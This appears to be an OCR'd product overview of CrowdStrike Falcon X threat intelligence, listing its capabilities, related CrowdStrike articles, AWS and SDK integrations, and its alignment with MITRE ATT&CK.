
Key capabilities

- Seamlessly integrate endpoints.
- Falcon X provides malware analysis, malware search and threat intelligence into a seamless solution.

- Attacker attribution. CrowdStrike threat intelligence provides actor attribution to expose the motivation, tools and tradecraft of the attacker.
- Leverage custom IOCs. Falcon X delivers custom IOCs that are derived from the automated analysis of. Custom IOCs include protection against the threat you just encountered plus related threats within the same campaign or malware family. This exclusive capability leads to a deeper understanding of the threat and a custom set of IOCs to defend against future attacks.
- Immediate alerting & adversary activity warnings.
- Weekly, periodic & quarterly strategic, operation & technical reports.
- APIs, feeds & rules for easy integration with existing infrastructure (SIEMs, Threat Intel Platforms and more).
- Coverage of Targeted Intrusion, eCrime & Hacktivist adversaries.

Analysis of 100+ adversaries, their tactics, techniques and procedures & associated campaigns.

https://www.CrowdStrike.com/products/falcon-x/



Interesting articles from CrowdStrike

Key Characteristics of Modern Fileless Attacks

Bears in the Midst: Intrusion into the Democratic National Committee

CrowdStrike Falcon vs NOTPETYA ATTACK

CrowdStrike Endpoint Protection vs WANNACRY RANSOMWARE

CrowdStrike Cloud Integrations

AWS Control Tower

AWS Security Hub

AWS Network Firewall

AWS Systems Manager

AWS Falcon Sensor Bootstrapping / Userdata scripts and deployment examples

Discover for AWS deployment scripts and troubleshooting scripts

CrowdStrike DevOps API Tools

CrowdStrike Falcon Oauth2 API Python SDK

Python SDK Wiki

CrowdStrike Falcon Oauth2 API Golang SDK

CrowdStrike alignment to MITRE's ATT&CK matrix

CrowdStrike is aligned with MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) matrix to label our detections. ATT&CK is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's lifecycle and the platforms they are known to target. ATT&CK is useful for understanding security risks against known adversary behavior, planning security improvements, and verifying defenses work as expected.